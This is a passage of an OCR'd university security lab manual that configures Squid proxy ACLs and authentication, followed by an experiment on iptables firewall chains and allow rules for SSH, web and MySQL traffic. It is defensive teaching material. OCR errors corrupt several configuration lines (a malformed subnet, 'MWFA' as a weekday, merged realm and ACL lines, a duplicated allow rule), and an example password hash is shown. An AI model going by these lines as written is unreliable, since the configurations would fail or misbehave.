
1. Go to the Edit menu and choose the Preferences option.
2. Click on Advanced, then on the Network tab, and finally on Settings.
3. Check Manual proxy configuration and enter the IP address of the proxy server and the port where it is listening for connections. Click on OK to apply changes.




Backing up the Squid configuration file:


```
apeksha@apeksha-VirtualBox:/etc/squid$ cp /etc/squid/squid.conf squid.conf.copy
cp: cannot create regular file 'squid.conf.copy': Permission denied
apeksha@apeksha-VirtualBox:/etc/squid$ sudo cp /etc/squid/squid.conf squid.conf.
copy
apeksha@apeksha-VirtualBox:/etc/squid$ ls
errorpage.css  squid.conf  squid.conf.bak  squid.conf.copy
apeksha@apeksha-VirtualBox:/etc/squid$
```

SQUID Configuration file:



Change in visible proxy name:





root@apsit-HP-245-G4-Notebook-PC:~$ mv /etc/squid/squid.conf /etc/squid/squid.conf.bkp root@apsit-HP-245-G4-Notebook-PC:~$ grep -ve ^# -ve ^$ /etc/squid/squid.conf.bkp > /etc/squid/squid.conf

Now, open the newly created squid.conf file, and look for (or add) the following ACLelements and access lists.

acl localhost src 127.0.0.1/32

acl localnet src 192.168.0.40/24 192.168.0.0./16

The two lines above represent a basic example of the usage of ACL elements.

1. **The first word, acl, indicates that this is a ACL element directive line.**

2. The second word, localhost or localnet, specify a name for the directive.

3. The third word, src in this case, is an ACL element type that is used to represent a client IPaddress or range of addresses, respectively. Administrator can specify a single host by IP (or hostname, if you have some sort of DNS resolution implemented) or by network address.4.The fourth parameter is a filtering argument that is "fed" to the directive.

The two lines below are access list rules and represent an explicit implementation of theACL directives mentioned earlier. In few words, they indicate that http access should be granted if the request comes from the local network (localnet), or from localhost.

http_access allow localnet

http_access allow localnet

Squid ACL Allow Access List

At this point restart Squid in order to apply any pending changes .and then configure a client browser in the local network (192.168.3.140 in our case) to access the Internet through your proxy as follows

Firefox Proxy settings


4. **Go to the Edit menu and choose the Preferences option.**
5. **Click on Advanced, then on the Network tab, and finally on Settings.**
6. **Check Manual proxy configuration and enter the IP address of the proxy server and the port where it is listening for connections. Click on OK toapply changes.**

Verifying that a Client is Accessing the Internet

1. **In your client, use a web browser to open any web site .**

2. **In the server, run following command line to view requests being served through Squid.**

root@apsit-HP-245-G4-Notebook-PC:/etc/squid$ sudo tail -f /var/log/squid/access.log



Restricting Access By Client

To deny access to that particular client IP address, while yet maintaining access forthe rest of the local network.

1. **Define a new ACL directive as follows**

```
acl resclient src 192.168.0.104
```

2. Add the ACL directive to the localnet access list that is already in place, but prefacing it with an exclamation sign. This means, "Allow Internet access to clients matching the localnet ACL directive except to the one that matches the resclient directive".

```
http_access allow localnet !resclient
```

3. Now restart Squid in order to apply changes. Then if client try to browse to anysite we will find that access is denied now.

Restricting access by domain and / or by time of day / day of week

To restrict access to Squid by domain dstdomain keyword can be used in a ACL directive, as follows.Where forbidden_domains is a plain text file that contains the domains to deny access to.

```
acl forbidden dstdomain "/etc/squid/forbidden_domains"
```

root@apsit-HP-245-G4-Notebook-PC:/etc/squid$ cat forbidden_domains

.facebook.com

localhost

To grant access to Squid for requests not matching the directive above.

http_access allow localnet ! forbidden

To allow access to those sites during a certain time of the day (10:00 until 11:00 am)only on Monday (M), Wednesday (W), and Friday (F).

```
acl workingHour time MWFA 10:00-11:00
http_access allow forbidden workingHour
http_access deny forbidden
```

Restricting access by user authentication

Squid support several authentication mechanisms. To use Basic authentication withNCSA.

Add the following lines to your /etc/squid/squid.conf file.

```
auth_param basic program /usr/lib/squid3/basic_ncsa_auth
/etc/squid/passwd
auth_param basic credentialsttl 30 minutes
auth_param basic casesensitive on
auth_param basic realm Squid proxy-caching web server for APSITacl
ncsa proxy_auth REQUIRED
http_access allow ncsa
```

Details of acl and acl directives used:


1. **To tell Squid which authentication helper program to use with the auth_param directive byspecifying the name of the program plus any command line options (/etc/squid/passwd in this**

case) if necessary.

2. **The /etc/squid/passwd file is created through htpasswd, a tool to manage basic authentication through files. It will allow us to add a list of usernames (and their corresponding passwords) that will be allowed to use Squid.**
3. **Credentialsttl 30 minutes will require entering your username and password every 30 minutes**
4. **Casesensitive on indicates that usernames and passwords are case sensitive. 5.Realm represents the text of the authentication dialog that will be used toauthenticate to squid.**
6. **Finally, access is granted only when proxy authentication (proxy_auth REQUIRED) succeeds.**

Run the following command to create the file and to add credentials for user apsit (omit the -c flag if the file already exists) and Open a web browser in the client machine and try to browse to any given site.

```
root@apsit-HP-245-G4-Notebook-PC:~# htpasswd /etc/squid/passwd apsit
New password:
Re-type new password:
Adding password for user apsit
root@apsit-HP-245-G4-Notebook-PC:~# cat /etc/squid/passwd | grep apsit
apsit:$apr1$tTA.ZAfI$O4JBblrCY1QOeFQKwv.ko/
root@apsit-HP-245-G4-Notebook-PC:~#
```



Note : By default, Squid listens on port 3128, but administrator can override this behavior by editing the access list rule that begins with http_port (by default it reads http_port 3128). Alsoafter any updation squid daemon has to be restarted to make changes permanent.

Conclusion: Conclusion: Hence we have successfully studied how Squid Proxy server can be used for providing security controls for web servers & protecting servers from unauthorised access by using Access Control Lists(ACLs). As well as we have studied how squid can be used to filter traffic on HTTP, FTP, and HTTPS, and increase the speed (thus lower the response time) for a web server via caching

Academic Year: 2025-26 **Semester: V**

Class / Branch: TE IT

Subject: Security Lab

Subject Lab Incharge: Prof. Apeksha Mohite

Experiment No. 03

1. **Aim: To study installation and configuration of Linux Kernel firewall iptables.**
2. **Software Required** : Ubuntu 14.04 OS, iptables 1.6
3. **Theory :**

A firewall is a network security system designed to prevent unauthorized access to or from a private network. Firewalls can be implemented in both hardware and software, or a combination of both. Network firewalls are frequently used to prevent unauthorized Internet users from accessing private networks connected to the Internet, especially intranets. Firewalls can be either hardware or software but the ideal configuration will consist of both. In addition to limiting access to your computer and network, a firewall is also useful for allowing remote access to a private network through secure authentication certificates and logins. Software firewalls are installed on your computer and can be customized which gives administrator control over its function and protection features. A software firewall will protect computer from outside attempts to control or gain access.

Setting up a good firewall is an essential step to take in securing any modern operating system. Most Linux distributions ship with a few different firewall tools that can be used to configure firewalls. Ipptables is a standard firewall included in most Linux

distributions by default. It is actually a front end to the kernel-level netfilter hooks that can manipulate the Linux network stack. It works by matching each packet that crosses the networking interface against a set of rules to decide what to do.

IPTABLES : TABLES and CHAINS

Iptables command allows the system administrators to manage incoming and outgoing traffics. IPtables contains set of tables, tables consists of chains and chains consists of rules. The iptables firewall operates by comparing network traffic against a set of **rules**. The rules define the characteristics that a packet must have to match the rule, and the action that should be taken for matching packets. There are many options to establish which packets match a specific rule. i.e. packet protocol type, the source or destination address or port, the interface that is being used, its relation to previous packets. When the defined pattern matches, the action that takes place is called a **target**. A target can be a final policy decision for the packet, such as accept, or drop. These rules are organized into groups called **chains**. A chain is a set of rules that a packet is checked against sequentially. When the packet matches one of the rules, it executes the associated action and is not checked against the remaining rules in the chain.

IPTables has the following 3 built-in tables.

1. Filter Table

Filter is default table for iptables. So, if you don't define you own table, you'll be using filter table.

Iptables's filter table has the following built-in chains.

•INPUT chain

•OUTPUT chain

•FORWARD chain

2. NAT table

Iptable's NAT table has the following built-in chains.

•PREROUTING chain – Alters packets before routing. i.e Packet translation happens immediately after the packet comes to the system (and before routing). This helps to translate the destination ip address of the packets to something that matches the routing on the local server. This is used forDNAT (destination NAT).

•POSTROUTING chain – Alters packets after routing. i.e Packet translation happens when the packets are leaving the system. This helps to translate the source ip address of the packets to something that might match the routing on the destination server. This is used for SNAT (source NAT).

•OUTPUT chain – NAT for locally generated packets on the firewall.

3. Mangle table

Iptables's Mangle table is for specialized packet alteration. This alters QOS bits in the TCP header. Mangle table has the following built-in chains.

•PREROUTING chain

•OUTPUT chain

•FORWARD chain

•INPUT chain

•POSTROUTING chain

A user can create chains as needed. There are three chains defined by default. They are:

•**INPUT**: This chain handles all packets that are addressed to your server.

•**OUTPUT**: This chain contains rules for traffic created by your server.

•**FORWARD**: This chain is used to deal with traffic destined for other servers that are not created on your server. This chain is basically a way to configure your server to route requests toother machines.

Each chain can contain zero or more rules, and has a default **policy**. The policy determines what

happens when a packet drops through all of the rules in the chain and does not match any rule. Firewall can either drop the packet or accept the packet if no rules match. Through a module that can be loaded via rules, iptables can also track connections. This means rules can be created that can define what happens to a packet based on its relationship to previous packets. This capability is called "state tracking", "connection tracking", or configuring the "state machine".

Usage of Iptables

An iptable command-line utility can be followed by an argument denoting the command to execute. To add a new rule to a chain, you use -A . Use -D to remove it, and -R to replace it. The -s option specifies the source address attached to the packet, -d specifies the destination address, and the -j option specifies the target of the rule. The ACCEPT target will allow a packet to pass. The -i option now indicates the input device and can be used only with the INPUT and FORWARD chains. The -o option indicates the output device and can be used only for OUTPUT and FORWARD chains.

Set Default Chain Policies

The default chain policy is ACCEPT. Change this to DROP for all INPUT, FORWARD, and OUTPUT chains as shown below.

iptables -P INPUT DROP

iptables -P FORWARD DROP

iptables -P OUTPUT DROP

When you make both INPUT, and OUTPUT chain's default policy as DROP, for every firewall rule requirement you have, you should define two rules. i.e one for incoming and one for outgoing. In all our examples below, we have two rules for each scenario, as we've set DROP as default policy for both INPUT and OUTPUT chain.

Basic iptables Commands

iptables commands must be run with root privilege

1. list the current rules that are configured for iptables

sudo iptables -L

```
root@apsit-Satellite-C660:/# sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@apsit-Satellite-C660:/#
```


Following table lists several basic options.

Option	Function
`-A` *chain*	Appends a rule to a chain.
`-D` *chain* [*rulenum*]	Deletes matching rules from a chain. Deletes rule *rulenum* (1 = first) from *chain*.
`-I` *chain* [*rulenum*]	Inserts in *chain* as *rulenum* (default 1 = first).
`-R` *chain rulenum*	Replaces rule *rulenum* (1 = first) in *chain*.
`-L` [*chain*]	Lists the rules in *chain* or all chains.
`-E` [*chain*]	Renames a chain.
`-F` [*chain*]	Deletes (flushes) all rules in *chain* or all chains.
`-R` *chain*	Replaces a rule; rules are numbered from 1.
`-Z` [*chain*]	Zero counters in *chain* or all chains.
`-N` *chain*	Creates a new user-defined chain.
`-X` *chain*	Deletes a user-defined chain.
`-P` *chain target*	Changes policy on *chain* to *target*.

Option	Function
`-p [!] proto`	Specifies a protocol, such as TCP, UDP, ICMP, or ALL.
`-s [!] address[/mask] [!] [port[:port]]`	Specifies source address to match. With the *port* argument, you can specify the port.
`--sport [!] [port[:port]]`	Specifies source port. You can specify a range of ports using the colon, *port:port*.
`-d [!] address[/mask] [!] [port[:port]]`	Specifies destination address to match. With the *port* argument, you can specify the port.
`--dport [!] [port[:port]]`	Specifies destination port.
`--icmp-type [!] typename`	Specifies ICMP type.
`-i [!] name[+]`	Specifies an input network interface using its name (for example, `eth0`). The `+` symbol functions as a wildcard. The `+` attached to the end of the name matches all interfaces with that prefix (`eth+` matches all Ethernet interfaces). Can be used only with the INPUT chain.
`-j target [port]`	Specifies the target for a rule (specify `[port]` for REDIRECT target).
`--to-source <ipaddr> [-<ipaddr>] [:port-port]`	Used with the SNAT target, rewrites packets with new source IP address.
`--to-destination <ipaddr> [-<ipaddr>] [:port-port]`	Used with the DNAT target, rewrites packets with new destination IP address.
`-n`	Specifies numeric output of addresses and ports, used with `-L`.
`-o [!] name[+]`	Specifies an output network interface using its name (for example, `eth0`). Can be used only with FORWARD and OUTPUT chains.
`-t table`	Specifies a table to use, as in `-t nat` for the NAT table.
`-v`	Verbose mode, shows rule details, used with `-L`.
`-x`	Expands numbers (displays exact values), used with `-L`.
`[!] -f`	Matches second through last fragments of a fragmented packet.
`[!] -V`	Prints package version.
`!`	Negates an option or address.

The following image outlines how the flow of packets is examined by the **iptables** subsystem:

Option	Function
`-m`	Specifies a module to use, such as state.
`--state`	Specifies options for the state module such as NEW, INVALID, RELATED, and ESTABLISHED. Used to detect packet's state. NEW references SYN packets (new connections).
`--syn`	SYN packets, new connections.
`--tcp-flags`	TCP flags: SYN, ACK, FIN, RST, URG, PS, and ALL for all flags.
`--limit`	Option for the limit module (`-m limit`). Used to control the rate of matches, matching a given number of times per second.
`--limit-burst`	Option for the limit module (`-m limit`). Specifies maximum burst before the limit kicks in. Used to control denial-of-service attacks.



IPTables and Connection Tracking

Administrator can inspect and restrict connections to services based on their connection state. A module within **iptables** uses a method called connection tracking to store information about incoming connections. Access can be allowed or denied based on the following connection states:

- NEW — A packet requesting a new connection, such as an HTTP request.
- ESTABLISHED — A packet that is part of an existing connection.
- RELATED — A packet that is requesting a new connection but is part of an existing connection. For example, FTP uses port 21 to establish a connection, but data is transferred on a different port (typically port 20).
- INVALID — A packet that is not part of any connections in the connection tracking table.

Stateful functionality of **iptables** can be used for connection tracking with any network protocol, even if the protocol itself is stateless (such as UDP).

Allow Established and Related Incoming Connections

As network traffic generally needs to be two-way—incoming and outgoing—to work properly, it is typical to create a firewall rule that allows **established** and **related** incoming traffic, so thatthe server will allow return traffic to outgoing connections initiated by the server itself.
Following command will allow that

sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

```
root@apsit-Satellite-C660:/# sudo iptables -A INPUT -m conntrack --ctsta
te ESTABLISHED,RELATED -j ACCEPT
root@apsit-Satellite-C660:/# sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RE
LATED,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
root@apsit-Satellite-C660:/#
```

- **-A INPUT**: The -A flag *appends* a rule to the end of a chain. This is the portion of the command that tells iptables that we wish to add a new rule, that we want that rule added to the end of the chain, and that the chain we want to operate on is the INPUT chain.
- **-m conntrack**: iptables has a set of core functionality, but also has a set of extensions or modules that provide extra capabilities.

In this portion of the command, we're stating that we wish to have access to the functionality provided by the conntrack module. This module gives access to commands that can be used to make decisions based on the packet's relationship to previous connections.

- **--ctstate**: This is one of the commands made available by calling the conntrack module. This command allows us to match packets based on how they are related to packets we've seen before.

We pass it the value of ESTABLISHED to allow packets that are part of an existing connection. We pass it the value of RELATED to allow packets that are associated with an established

connection. This is the portion of the rule that matches our current SSH session.

- **-j ACCEPT**: This specifies the target of matching packets. Here, we tell iptables that packets that match the preceding criteria should be accepted and allowed through.

Allow Established Outgoing Connections

You may want to allow outgoing traffic of all **established** connections, which are typically the response to legitimate incoming connections. This command will allow that:

sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT

```
root@apsit-Satellite-C660:/# sudo iptables -A OUTPUT -m conntrack --ctst
ate ESTABLISHED -j ACCEPT
root@apsit-Satellite-C660:/# sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RE
LATED,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate ES
TABLISHED
root@apsit-Satellite-C660:/#
```

Service : SSH

Allow All Incoming SSH

If hosting a cloud server or hosting Web server then this will probably requires allowing incoming SSH connections (port 22) so administrator can connect to and can manage server.

iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT

The second command, which allows the outgoing traffic of **established** SSH connections, isonly necessary if the OUTPUT policy is not set to ACCEPT.

Allow outgoing SSH to Specific IP address or subnet

```
root@apsit-Satellite-C660:/# iptables -A OUTPUT -p tcp --sport 22 -m con
ntrack --ctstate ESTABLISHED -j ACCEPT
root@apsit-Satellite-C660:/# sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RE
LATED,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate ES
TABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:ss
h ctstate ESTABLISHED
root@apsit-Satellite-C660:/#
```

To allow outgoing SSH connections to a specific IP address or subnet, specify the destination.For example, to allow outgoing ssh to entire 15.15.15.0/24 subnet, run these commands:

sudo iptables -A INPUT -p tcp -s 15.15.15.0/24 --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

sudo iptables -A OUTPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT

The second command, which allows the outgoing traffic of **established** SSH connections, isonly necessary if the OUTPUT policy is not set to ACCEPT.

```
root@apsit-Satellite-C660:/# sudo iptables -A OUTPUT -p tcp --sport 22 -
m conntrack --ctstate ESTABLISHED -j ACCEPT
root@apsit-Satellite-C660:/# sudo iptables -A INPUT -p tcp -s 15.15.15.0
/24 --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
root@apsit-Satellite-C660:/# sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate RE
LATED,ESTABLISHED
ACCEPT     tcp  --  15.15.15.0/24        anywhere             tcp dpt:ss
h ctstate NEW,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere             ctstate ES
TABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:ss
h ctstate ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:ss
h ctstate ESTABLISHED
```

Allow Incoming Rsync from Specific IP Address or Subnet

Rsync, which runs on port 873, can be used to transfer files from one computer to another. To allow incoming rsync connections from a specific IP address or subnet, specify the source IP address and the destination port. For example, to allow the entire 15.15.15.0/24 subnet to be able to rsync to your server, run these commands

iptables -A INPUT -p tcp -s 15.15.15.0/24 --dport 873 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -p tcp --sport 873 -m conntrack –ctstate ESTABLISHED -j ACCEPT

Service : Web Server

Allow All Incoming HTTP and HTTPS

Web servers, such as Apache and Nginx, typically listen for requests on port 80 and 443 for HTTP and HTTPS connections, respectively. If default policy for incoming traffic is set to drop or deny,

then create rules that will allow web server to respond to those requests. To allow both HTTP and HTTPS traffic, administrator can use the **multiport** module to create a rule that allows both ports. To allow all incoming HTTP and HTTPS (port 443) connections run these commands.

iptables -A INPUT -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -p tcp -m multiport --dports 80,443 -m conntrack --ctstate ESTABLISHED -j ACCEPT

The second command, which allows the outgoing traffic of **established** HTTP and HTTPS connections, is only necessary if the OUTPUT policy is not set to ACCEPT

Service : MySQL

Allow MySQL from Specific IP Address or Subnet

MySQL listens for client connections on port 3306. If your MySQL database server is being used by a client on a remote server, you need to be sure to allow that traffic. To allow incoming MySQL connections from a specific IP address or subnet, specify the source. For example,to allow the entire 15.15.15.0/24 subnet, run these commands

iptables -A INPUT -p tcp -s 15.15.15.0/24 --dport 3306 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -p tcp --sport 3306 -m conntrack --ctstate ESTABLISHED -j ACCEPT

The second command, which allows the outgoing traffic of **established** MySQL connections, is only necessary if the OUTPUT policy is not set to ACCEPT.

Allow MySQL to Specific Network Interface

To allow MySQL connections to a specific network interface—say server has a private network interface eth1, for example—use these commands:

iptables -A INPUT -i eth1 -p tcp --dport 3306 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

